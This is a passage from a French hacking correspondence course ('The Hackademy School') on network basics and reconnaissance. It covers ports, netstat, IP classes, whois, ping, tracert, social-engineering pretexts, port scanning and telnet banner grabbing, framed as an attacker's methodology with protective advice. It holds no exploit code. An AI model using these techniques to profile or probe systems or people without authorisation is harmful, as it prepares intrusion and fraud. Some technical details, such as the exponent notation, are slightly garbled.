2. Lorsque A va vouloir se connecter sur le serveur HTTP de B, son application cliente (Internet Explorer) va ouvrir un port (1106, par exemple). L'application cliente va envoyer un paquet composé des entêtes IP, TCP, HTTP vers le port 80 de la machine B.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

### Quelques ports TCP couramment utilisés suivant leurs services

<input checked="" type="checkbox"/> ○ 13	Daytime => Time of day
<input checked="" type="checkbox"/> ○ 21	Ftp => File Transfer Protocol
<input checked="" type="checkbox"/> ○ 22	Ssh => Remote Login Protocol
<input checked="" type="checkbox"/> ○ 23	Telnet => Remote Login Protocol
<input checked="" type="checkbox"/> ○ 25	Smtpt => Simple Mail Transfer Protocol
<input type="checkbox"/> ○ 42	NameServer => WINS Host Name Server
<input checked="" type="checkbox"/> ○ 53	Domain => Domain Name Server
<input checked="" type="checkbox"/> ○ 79	Finger
<input checked="" type="checkbox"/> ○ 80	Http => World Wide Web, HTTP
<input type="checkbox"/> ○ 98	linuxconf
<input type="checkbox"/> ○ 109	Pop2 => Post Office Protocol 2
<input checked="" type="checkbox"/> ○ 110	Pop3 => Post Office Protocol 3
<input checked="" type="checkbox"/> ○ 111	SunRPC => SUN Remote Procedure Call
<input type="checkbox"/> ○ 113	identd => Authentication Service
<input type="checkbox"/> ○ 118	SqlServ => SQL Services
<input type="checkbox"/> ○ 135	epmap => DCE endpoint resolution
<input checked="" type="checkbox"/> ○ 139	Netbios-ssn => NETBIOS Session Service

Si les paquets de données étaient transmis de façon anarchique, sans aucune règle concernant leurs constructions et leurs transmissions, les systèmes ne pourraient se comprendre de façon globale. Un système d'une entreprise A comprendrait les données des systèmes d'une autre entreprise A, mais pas ceux de l'entreprise Q. Pour que les systèmes puissent comprendre les données qu'ils s'inter-envoient, il faut standardiser la façon dont ces données sont construites et la façon dont elles sont envoyées. Cette standardisation s'effectue grâce à la mise en place des "protocoles". Chaque paquet va être constitué par des entêtes spécifiques à un protocole.

Sur Internet, le protocole le plus courant est TCP (Transmission Control Protocol). Lorsque vous allez sur un site Web, par exemple <http://www.dmpfrance.com>, les protocoles IP (Internet Protocol), TCP et HTTP (HyperText Transfer Protocol) seront utilisés pour envoyer et construire les paquets de données.

- IP va servir à définir tout ce qui concerne l'adressage des données ;
- TCP va définir le type de paquet envoyé ;
- HTTP va envoyer les données qui lui sont spécifiques, soit les pages Web.


IP va être utilisé dans l'adressage des paquets, permettant ainsi aux machines relais émettrices et réceptrices d'établir un chemin correct de transmission de données. TCP va définir le type de paquet, à savoir un paquet servant à établir la connexion, à la fermer, etc. Ce sont réellement ces deux protocoles qui sont les plus importants sur Internet à un niveau global.

### Utilisation de la commande Netstat

La commande "netstat" est bien instructive, même si elle n'est pas toujours très lisible. Elle affiche les statistiques de protocole et les connexions réseau TCP/IP en cours d'utilisation sur la machine locale.

Lancer l'interface de commandes MS-DOS

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



```
C:\WINDOWS\Bureau>netstat -a
Connexions actives

```

Proto	Adresse locale	Adresse distante	État
TCP	brotha:44334	BROTHA:0	LISTENING
TCP	brotha:12345	BROTHA:0	LISTENING
TCP	brotha:pop3	BROTHA:0	LISTENING
TCP	brotha:nbsession	BROTHA:0	LISTENING
UDP	brotha:44334	*:*	
UDP	brotha:4515	*:*	
UDP	brotha:nbname	*:*	
UDP	brotha:nbdatagram	*:*	

La première colonne indique le protocole utilisé lors de la communication. La deuxième colonne indique l'adresse de votre machine, ou son nom. Après les deux points se situent le numéro de votre port utilisé dans la communication. La troisième colonne indique l'adresse de la machine distante. Après les deux points se situent le numéro du port utilisé dans la communication. La dernière colonne indique l'état de la connection, à savoir si elle est établie, en train de s'établir, en train de se terminer, etc.

*Note : Si une application serveur comme un trojan monopolise un port, et qu'un intrus est connecté au trojan, vous le verrez grâce à netstat !*

## L'adressage IP

Chaque système souhaitant discuter sur le réseau mondial IP (Internet) doit disposer d'une adresse IP. Ces adresses, affectées par des organismes de régulation, sont classifiées et normalisées. Une station de l'Internet ne peut être localisée (joignable) que par son couple unique (Adresse IP, Masque de sous-réseau).

## Les adresses IP

Une adresse IP est composée de deux champs : l'adresse réseau et l'adresse machine. L'adresse réseau est placée sur les bits de poids forts, alors que l'adresse de machine est calculée sur les bits de poids faible.

Il existe plusieurs classes d'adresses. On parle des classes A, B, C, D et E. Elles sont différenciées par les bits de poids forts qui les composent.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

A	0000 ....	Identifiant du réseau	Identifiant de la machine
B	1000 ....	Identifiant du réseau	Identifiant de la machine
C	1100 ....	Identifiant du réseau	Identifiant de la machine
D	1110 ....	Identifiant du réseau	Identifiant de la machine
E	1111 ....	Non utilisé	Non utilisé

Une adresse IP est toujours de la forme a.b.c.d. Dans le cas d'une classe A, on peut librement fixer les valeurs b, c et d. On pourra donc adresser théoriquement un maximum de 16 777 216 ( $2^3 \times 8 = 2^{24}$ ) machines.

Une classe B laisse libre les valeurs de c et d. On pourra alors adresser 65 536 ( $2^2 \times 8 = 2^{16}$ ) machines.

Une classe C laisse uniquement libre la valeur de d. On pourra donc adresser 256 ( $2^8$ ) machines.

La classe D est une classe quelque peu différente, puisqu'elle est réservée à une utilisation particulière : le multi-casting (diffusion temps réel vers plusieurs destinations).

La classe E est, quant à elle, une classe non usitée à ce jour, et réservée à des utilisations à des fins expérimentales.

On dispose donc en théorie des plages d'adresses suivantes :

Classe	Plage	
A	0.0.0.0	127.255.255.255
B	128.0.0.0	191.255.255.255
C	192.0.0.0	223.255.255.255
D	224.0.0.0	239.255.255.255
E	240.0.0.0	247.255.255.255

Il existe quelques adresses dites non routables. Ces adresses sont réservées à un usage interne, ou dans le cas de réseaux privés. Elles ne sont en théorie jamais routées sur l'Internet. Il existe 3 classes d'adresses IP :

- Classe A : 10.0.0.0
- Classe B : 172.16.0.0 à 172.31.0.0
- Classe C : 192.168.0.0 à 192.168.255.0

127.0.0.0 est aussi une classe A particulière, puisqu'elle ne sera jamais routée sur un réseau. Elle est réservée pour un usage interne. Elle correspond à l'interface loopback (interface de bouclage). Ainsi, l'adresse IP 127.0.0.1 désigne votre ordinateur.

## S'informer sur un système cible

### Se renseigner sur le système

On peut considérer généralement qu'une tentative d'intrusion de la part d'un pirate commence toujours par une prise d'information sur le système qu'il cherche à attaquer. Il existe dans ce but toute une méthodologie à appliquer, mais il y a heureusement un ensemble de techniques pour s'en protéger.

Dans les explications qui vont suivre, nous verrons quelles sont ces techniques de renseignement sur un système, comment elles peuvent être utilisées, et bien sûr comment se protéger.

### WHOIS

Lorsqu'un nom de domaine, "caramail.com", par exemple, est enregistré sur Internet, des informations comme l'identité du "registant", c'est-à-dire celui qui enregistre le nom de domaine, ou encore l'identité du responsable technique, sont stockées dans les bases de données de prestataires de services appropriés. Les bases de ces pres-

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

tataires (ARIN, Internic, Networksolutions, Gandi, RIPE...) sont consultables gratuitement par l'intermédiaire de requêtes appelées "whois" (comprendre "Who is ?").

De nombreux prestataires de ce service sont en ligne sur Internet, mais leur fiabilité à fouiller les bases de données peut varier. Ainsi, il n'est pas impossible d'avoir à mener des requêtes "whois" en passant par plusieurs prestataires.

Parmi ceux qui peuplent l'internet, on en retiendra au moins trois :

<http://www.allwhois.com> : Whois sur les noms de domaines de tous les pays du monde (.ch, .uk, .nl, etc.).

<http://www.whois.net>

<http://www.betterwhois.com>

Check Any Domain Name in the World	Output
laouf.org	%
<input type="button" value="Search"/>	% Date: 2002/03/19 14:29:53
	domain: laouf.org
	owner-address: Organization Underground Francophone
	owner-address: Surfer friendly
	owner-address: 1357
	owner-address: Systeme
	owner-address: France
	admin-c: BP556-GANDI
	tech-c: AR41-GANDI
	bill-c: BP556-GANDI
	nserver: ns0.gandi.net 212.73.209.250
	nserver: ns4.gandi.net 80.67.173.194

Une foule de renseignements peuvent être obtenus par l'intermédiaire des ces requêtes :

- si l'entreprise est propriétaire d'une plage d'ip spécifique, le pirate la connaîtra, et pourra alors élargir son champ d'action.

- Les adresses et noms des serveurs DNS, dont l'exploitation est expliquée par la suite.

- Le nom, adresse, téléphone et email du propriétaire du nom de domaine. Ces informations peuvent être exploitées dans le cadre d'une attaque par social engineering, comme cela est également expliqué par la suite, ou pour la découverte de mots de passe que vous auriez pu choisir et ayant un rapport avec les informations fournies.

Il est vital de donner le minimum de renseignements possibles vous concernant lors de votre enregistrement. Ne préciser que ce qui est obligatoire. Donner une adresse email spécialement conçue pour cet enregistrement et que vous n'utiliserez qu'à cette fin.

### La commande ping

La toute première étape consistera toujours pour un pirate à obtenir l'adresse ip de votre système, afin naturellement de pouvoir communiquer avec lui. La fonction Ping peut alors être utilisée pour vérifier que le système est actif sur le réseau.

La machine qui envoie un "ping" vers une autre machine, attend un écho de son appel pour s'assurer que celle-ci est bien disponible. Le message de PING doit suivre le routage normal de IP à travers les passerelles et routeurs... Il utilise pour cela le protocole ICMP encapsulé dans la trame IP. Le retour d'un PING (echo reply = pong) donne généralement le temps mis par le message pour faire l'aller-retour (RTT = round trip time) jusqu'au destinataire.

Il existe plusieurs versions de PING plus ou moins évoluées. Le champ "CODE" du message ICMP peut donner

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

des informations sur le résultat du test : Réseau inaccessible... Machine inaccessible... Echec de routage... Etc.

Ping intègre diverses fonctionnalités. Afin de toutes les visualiser, tapez " ping " sous DOS. Parmi les différentes fonctions de ping, on retiendra :

1. L'option "-t", qui envoie des paquets ICMP\_echo\_request en boucle, jusqu'à interruption de la part de l'utilisateur par un "break" (CTRL+C). Exemple : ping -t [Adresse IP]
2. L'option "-a", qui sert à transposer une adresse IP en un nom d'hôte. Exemple : ping -a [Adresse IP]
3. L'option "-n", qui sert à envoyer un nombre de paquets ICMP\_echo\_request précis. Exemple : ping -n 8 [Adresse IP]
4. L'option "-l", qui permet de spécifier la taille de la requête à envoyer. Exemple : ping -l 64 [Adresse IP]
5. L'option "-i", qui permet d'imposer une durée de vie (TTL) de base, entre 1 et 255. Exemple : ping -i 145 [Adresse IP]
6. Et éventuellement l'option "-w" qui permet de spécifier un délai d'attente pour les trames echo\_reply ("timeout"). Exemple : ping -w 999 [Adresse IP]

```

Commande: MS-DOS
Auto
C:\WINDOWS\Bureau>ping -a 217.12.3.11
Envoi d'une requête 'ping' sur www2.vip.lng.yahoo.com [217.12.3.11] avec 32 octets de données :
Réponse de 217.12.3.11 : octets=32 temps=123 ms TTL=244
Réponse de 217.12.3.11 : octets=32 temps=137 ms TTL=244
Réponse de 217.12.3.11 : octets=32 temps=302 ms TTL=244
Réponse de 217.12.3.11 : octets=32 temps=137 ms TTL=244
Statistiques Ping pour 217.12.3.11:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en milli-secondes :
        minimum = 123ms, maximum = 302ms, moyenne = 174ms
C:\WINDOWS\Bureau>

```

Savoir lire un compte-rendu de l'outil ping est très simple. Dans le champ réponse vous sont indiqués :

- en octets la taille du paquet que vous avez envoyé ;
- en millisecondes le temps de réponse du système ciblé ;
- et la valeur du TTL lorsque le paquet est arrivé à destination.

Quatre requêtes ICMP\_echo\_request sont envoyées lors d'une utilisation courante de Ping, afin de bien s'assurer des résultats.

### La commande tracert

Tracer la route qu'emprunte un paquet de données pour aller d'un point A à un point B peut être utile afin de déterminer, par exemple, les différentes zones géographiques qu'il traverse, ou encore le dernier routeur emprunté pour l'acheminement des données. Pour effectuer ce processus, utilisez l'outil Tracert de votre système.

Tracert est l'abréviation de "Trace Route". L'objectif du logiciel est la mise en lumière du chemin emprunté par un paquet de données pour atteindre un point précis d'un réseau. Il peut être utilisé pour l'évaluation des performances d'un réseau, pour évaluer à quel niveau peuvent se situer des points de congestion ou localiser des problèmes d'infrastructures.

Le principe de "traceroute" est relativement simple :

Le logiciel crée un paquet avec les adresses source et destinataire, et une valeur de durée de vie TTL (nombre de passerelles traversées) égale à "1". Ce paquet va s'arrêter sur le premier routeur rencontré.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Celui-ci va envoyer un message d'erreur ICMP (time exceeded) avec son adresse comme "source" et l'adresse "source" de l'émetteur, comme destination. Le logiciel "tracert" va enregistrer cette information, et créer un nouveau paquet comme le premier, mais avec un TTL de "2". La traversée du premier routeur va mettre le TTL à "1". Le paquet va donc mourir sur le deuxième routeur. Comme précédemment, le routeur N°2 va envoyer un message d'erreur ICMP avec son adresse, qui sera mémorisée par "tracert"... et ainsi de suite jusqu'au destinataire.

Pour effectuer ce processus, utilisez l'outil Tracert de votre système.

1. Allez sous MS-DOS.
2. Tapez tracert.
3. S'affichent alors les options de paramétrage, tout comme pour Ping.
4. On ne les utilisera pas dans l'absolu, donc tapez simplement tracert [Adresse IP]

```
C:\WINDOWS\Bureau>tracert www.tucows.com
Détermination de l'itinéraire vers www.tucows.com [216.40.32.30]
avec un maximum de 30 sauts :
  0  1  110 ms    96 ms    96 ms
  0  2  96 ms    110 ms   110 ms
  0  3  96 ms    96 ms    110 ms
  0  4  206 ms   206 ms   220 ms
  0  5  123 ms   110 ms   110 ms
  0  6  110 ms   96 ms    110 ms   if-10-0-0.bb1.Paris.Teleglobe.net [195.219.32.81]
  0  7  138 ms   109 ms   110 ms   if-0-0.core1.Paris.Teleglobe.net [195.219.14.129]
  0  8  123 ms   97 ms    123 ms   if-8-0.core1.Frankfurt2.Teleglobe.net [195.219.11.129]
  0  9  192 ms   193 ms   192 ms   if-10-0.core3.NewYork.Teleglobe.net [66.110.8.154]
  0 10  192 ms   193 ms   192 ms   if-10-0.bb8.NewYork.Teleglobe.net [207.45.223.110]
  0 11  206 ms   206 ms   206 ms   if-1-0.core1.Toronto3.Teleglobe.net [207.45.220.54]
  0 12  234 ms   220 ms   220 ms   ix-8-0.core1.Toronto3.Teleglobe.net [216.6.0.146]
  0 13  234 ms   233 ms   220 ms   core3-toronto12-pos6-2.in.bellnexxia.net [206.108.107.229]
  0 14  234 ms   233 ms   220 ms   core1-toronto12-pos5-0.in.bellnexxia.net [64.230.242.198]
  0 15  220 ms   234 ms   219 ms   dis1-toronto12-pos6-0.in.bellnexxia.net [206.108.97.70]
  0 16  234 ms   219 ms   234 ms   206.108.111.106
  0 17  268 ms   206 ms   234 ms   129.35.132.200
  0 18  220 ms   234 ms   219 ms   129.35.133.72
  0 19  *         *         *         Délai d'attente de la demande dépassé.
  0 20  *         *         *         Délai d'attente de la demande dépassé.
  0 21  261 ms   220 ms   233 ms   radware1-39.tucows.com [216.40.39.80]
  0 22  206 ms   233 ms   220 ms   www.tucows.com [216.40.32.30]

Itinéraire déterminé.
C:\WINDOWS\Bureau>
```

Tracert intègre diverses fonctionnalités. Afin de toutes les visualiser, tapez "tracert" sous DOS. Il y en a peu, certes, mais trois d'entre elles peuvent s'avérer essentielles.

1. L'option "-d" empêche la conversion des adresses IP des machines qui effectuent le relais en noms d'hôtes. Exemple : tracert -d [Adresse IP]
2. L'option "-h" permet de spécifier un nombre de "sauts" maximum, c'est-à-dire le nombre maximum de points de relais résolu. Par défaut, ce nombre est 30 ("avec un maximum de 30 sauts"). Exemple : tracert -h 45 [Adresse IP]
3. L'option "-w" qui permet de spécifier un timeout, un temps d'attente, après quoi, le processus est avorté, précis pour la résolution de chaque hôte. Exemple : tracert -w 999 [Adresse IP]

Savoir lire un compte-rendu de l'outil tracert est très simple. Dans le tableau des résultats, vous avez un classement des systèmes relais de données. Les délais en millisecondes indiquent des résultats sur le temps qu'il a fallu pour contacter chaque système de relais, sachant que cette tentative se fait par trois fois. Dans la dernière colonne se trouvent les noms d'hôtes des systèmes de relais, avec leurs translations en adresses IP. Entraînez-vous à repérer les informations que contiennent les noms d'hôtes, et celles que fournissent un traceroute.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

### Recherche d'informations sur la personne ou la société

#### Une personne

Peut être êtes-vous un habitué des forums, ou des newsgroups, ou possédez-vous une page web. Un pirate qui vous aurait pris pour cible pourrait se lancer dans la recherche de votre présence sur le web afin d'acquérir des informations supplémentaires.

- Concernant les newsgroups, il suffit pour le pirate d'utiliser des moteurs de recherche spécifiques aux news, tel que <http://groups.google.com>

- Pour les forums et sites web, une simple recherche par l'intermédiaire d'un moteur de recherche tel que Google (<http://www.google.com>) est suffisante.

Le principal danger de ce type de référencement est que vous pouvez y divulguer des renseignements non destinés au public. Imaginez que vous ayez un problème d'installation d'un serveur particulier sur un système d'exploitation donné, le pirate connaîtra alors sans peine le nom et la version de votre serveur et de votre système d'exploitation. Evitez donc à tout prix de divulguer les informations qui ne sont pas essentielles sur un endroit aussi peu sécurisé que le web.

- L'assaillant peut également glaner des informations auprès de vos proches, en essayant de s'imiscer dans votre vie privée ou professionnelle. N'oubliez pas également qu'il peut s'agir d'une personne que vous connaissez, et qu'elle peut avoir des informations privées vous concernant. Afin d'éviter toute mauvaise surprise, n'utilisez jamais de mots de passe se rapportant à votre date de naissance, aux noms de votre femme, enfant ou chien, ou en rapport avec quelques renseignements vous concernant et qui pourraient être connus.

- Une autre méthode que nous avons déjà évoquée est celle dite du social engineering, qui a tendance à ne pas être jugée à sa juste valeur. Il s'agit de se faire passer par un quelconque moyen de communication (téléphonique, mail,...) ou même physiquement, pour quelqu'un que l'on n'est pas afin d'obtenir des informations confidentielles. Une technique courante sur les webmail consiste, par exemple, à envoyer un mail semblant provenir de son administrateur et prétextant une panne du serveur pour vous demander de vous réenregistrer en demandant login et mot de passe, qui seront alors renvoyés au pirate. Partez donc du principe qu'en aucun cas, un organisme ou une société chez qui vous avez un compte ne vous demandera votre mot de passe, tout au mieux votre login.

#### Une société

Votre entreprise est, peut-être pour des raisons promotionnelles évidentes, présentes sur le web. Cela peut être, si vous ne filtrez pas l'information qui y est diffusée, une source de renseignements supplémentaires pour l'attaquant. Le statut de votre entreprise, le nom des employés et leurs adresses emails, le nom et adresse du webmaster dans les codes sources de vos pages web, des liens non sécurisés vers des parties non destinées au public... Voilà autant d'éléments supplémentaires que votre pirate se fera une joie de récupérer.

De plus, on voit souvent des cas où les paires logins/mots de passe des utilisateurs du réseau de l'entreprise correspondent à des couples nom-prénom. Si ces informations sont présentes sur le site, notre pirate pourrait essayer l'ensemble des combinaisons possibles en construisant une liste de login/password probables obtenus sur le site. Nous ne le répèterons donc jamais assez, mais il est impératif de filtrer totalement l'information fournie.

Après avoir récupéré un certain nombre de renseignements sur le système cible, le pirate va passer à des opérations plus techniques, qui doivent être effectuées sur le système, afin de pouvoir procéder par la suite à l'élaboration d'une stratégie d'attaque.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

### Evaluation des caractéristiques d'un système

---

#### Le scan de ports ou "à la recherche d'applications serveurs actives"

Il faut avant tout préciser ce qu'on entend par "système". Au niveau de ce cours ne seront expliqués que les procédés utilisés lors de la réalisation d'attaques sur un ordinateur, et non pas un réseau. C'est-à-dire que l'on va voir quelles stratégies et méthodes adoptent les pirates lorsqu'ils souhaitent s'attaquer à un système précis. Nous vous conseillons d'appliquer l'ensemble des techniques présentées ici de façon individuelle à chacune de vos machines, afin de savoir ce qu'un pirate pourrait détecter. A la fin de cette session seront présentés des outils permettant d'empêcher un éventuel pirate d'exploiter ces faiblesses.

Ce petit éclaircissement posé, abordons le plus essentiel des processus : le "scan de ports".

Rappelez-vous le début de ce cours. Une application serveur, c'est une application délivrant un service précis sur la requête d'un client, dans le cadre d'une configuration adaptée. Donc, un serveur est constamment en attente de connections, et pour ce faire, il monopolise un port précis, entre 1 et 65535, qui lui ouvre un canal de communication. C'est un peu schématique par rapport aux données techniques complexes qui régissent le processus, mais l'essentiel est là.


Scanner les ports va donc permettre à un pirate de repérer les applications serveurs actives. Chaque port ouvert peut ainsi être considéré comme un point d'entrée au système, une éventuelle source de vulnérabilités.

*Note : Scanner les ports, c'est simplement envoyer, grâce à un logiciel, des paquets TCP avec le flag SYN activé, aux ports du système distant.*

Effectuer un scan de ports sur une de vos machines est très simple. Moutls logiciels hantent l'internet à cet effet. Dans nos pratiques, nous utiliserons Nautilus NetRanger, qui est très efficace et très rapide. Vous le trouverez sur <http://www.download.com>, ou encore sur le site des développeurs (<http://www.nautidigital.com>).

1. Ouvrez le logiciel.
2. Cliquez sur l'onglet PortScanner.
3. Dans la zone "Hostname/Address" indiquez une adresse IP ou un nom d'hôte.
4. Dans la zone "Port range", indiquez une plage de port ou un port spécifique à vérifier. Une plage de ports c'est un ensemble de ports compris dans une intervalle. Dans le cas de Nautilus, spécifier une intervalle de port de type [3000 ; 6000] se fait selon la syntaxe suivante : "3000-6000". Vous pouvez aussi n'indiquer qu'un seul numéro, cela reviendrait à ne vérifier qu'un seul port. Notez toutefois quelques petites choses. Un bon scan se fait sur une intervalle de 1 à 65535, c'est-à-dire sur l'intégralité des ports. En effet, il se peut que des applications serveurs se terrent dans des ports éloignés. C'est aussi pourquoi nous vous déconseillons l'utilisation de l'option "Port list", qui ne permet de vérifier que certains ports spécifiques.
5. L'option Threads définit le nombre de requêtes de scans de ports à envoyer en même temps. Au lieu de scanner les ports un par un, vous pouvez multiplier ainsi votre activité par plus de 30 fois ! Indiquez une valeur de 30 à 60 dans "Threads", qui est fonction de votre vitesse de connexion. Evitez de mettre une valeur trop grande, cela risquerait de faire bugger l'application. De même, n'ouvrez pas deux fois Nautilus NetRanger, utilisez une, et une seule, session d'application. Sinon, là aussi, le logiciel risquerait de patauger.
6. Lancez le scan, en cliquant sur "Go".

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



7. Au niveau des résultats, ne vous préoccupez pas de la couleur des pastilles. Seul les ports indiqués comme actifs ("ACTIVE") nous intéressent.

La liste des ports indiqués comme actifs révèle généralement la présence d'applications serveurs actives délivrant des services bien spécifiques. Afin de résoudre l'identité de ces serveurs, et des services qu'ils délivrent, les pirates peuvent émettre des hypothèses, mais se doivent, dans la mesure du possible, de confirmer ou d'infirmier. Il va donc être nécessaire de supposer à quoi correspond un port ouvert. Pour cela, l'utilisation de fiches textuelles, comme une liste de ports, peut être très utile. Ce genre de liste se trouve partout sur

Internet (recherchez "Ports numbers" sur <http://www.google.com>, par exemple). Après avoir évalué par quel service est, probablement, monopolisé un port, le pirate doit parvenir à la certitude qu'il se trouve bien en face de ce qu'il suppose être.

### Partir à la recherche d'informations sur le système d'exploitation

La chose la plus simple et la plus directe qu'un pirate puisse faire pour obtenir des informations sur un système, c'est de s'y connecter.

#### Utilisation de Telnet

Telnet (Telecommunications Network) permet à une machine client de se connecter sur un serveur, et ce, quelles que soient leurs localisations dans le monde, pour peu que ces deux machines sont raccordées à l'Internet. Les clients telnet existent sur la quasi-totalité des plates-formes (Windows, Unix, MacOS, BeOS...). Il permet la connexion TCP sur n'importe quel port d'une machine distante.

Il y a deux façons d'utiliser correctement Telnet :


- En utilisant l'interface graphique
- En indiquant des options au programme au moment de le lancer

Pour la première solution, ouvrez telnet :

1. Cliquez sur "Démarrer",
2. Puis sur "Executer".
3. Tapez "telnet" et validez.
4. Cliquez sur "Connexion", puis sur "Système distant".
5. Dans la fenêtre, indiquez un nom d'hôte ou une adresse IP pour permettre la connection au système distant. Entrez ensuite un numéro de port. Attention ! Pour les services les plus courants (SMTP, FTP, HTTP, etc.) vous pouvez entrer comme indication non pas le numéro de port mais le service qu'il désigne. Par exemple, au lieu d'indiquer "80", vous pouvez indiquer "HTTP". Cette pratique vous est déconseillée pour au moins les motifs qui suivants :
  - Cela ne marche pas pour tous les services ;
  - Vous pourrez être amené à travailler sur un autre système où cette fonctionnalité ne sera pas présente ;
  - Implicitement, vous n'apprendrez pas la désignation numérique des différents ports ;




## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Pour accéder plus rapidement à des connexions distantes, préférez la deuxième solution.

1. Cliquez sur Démarrer,
2. Puis cliquez sur Exécuter.
3. Tapez "telnet [IP] [PORT]", ce qui donne pour le site dmpfrance.com, par exemple, "telnet dmpfrance.com 80", ce qui vous connectera sur le service HTTP du site dmpfrance.com.



En vous connectant sur les différents applications serveurs qu'exécute un système vous pouvez être à même de trouver bon nombre d'informations sur le système. L'annexe suivante décrit succinctement par quel biais vous pouvez récupérer des informations sur les services sus-nommés :

- FTP
- SMTP
- HTTP
- SNMP
- Telnet

Repérer des informations sur un système est une tâche très facile, les systèmes ayant une grande facilité à s'auto-présenter, à travers ce qu'on appelle des "bannières". L'immense majorité des systèmes ne disposent pas d'une configuration adéquate. Mais malgré les différentes tentatives (désespérées ?) que peuvent émettre les administrateurs systèmes concernant leurs configurations, certaines informations ne manqueront pas d'alerter un pirate averti. Avec un peu de pratique, il s'avèrera que ce processus de récupération d'informations sera de plus en plus simple. Après un rapide coup d'œil sur le type et la version du serveur HTTP, par exemple, un pirate pourra déterminer sous quel système d'exploitation tourne une machine-serveur (Windows NT 4, 2000, Unix...).

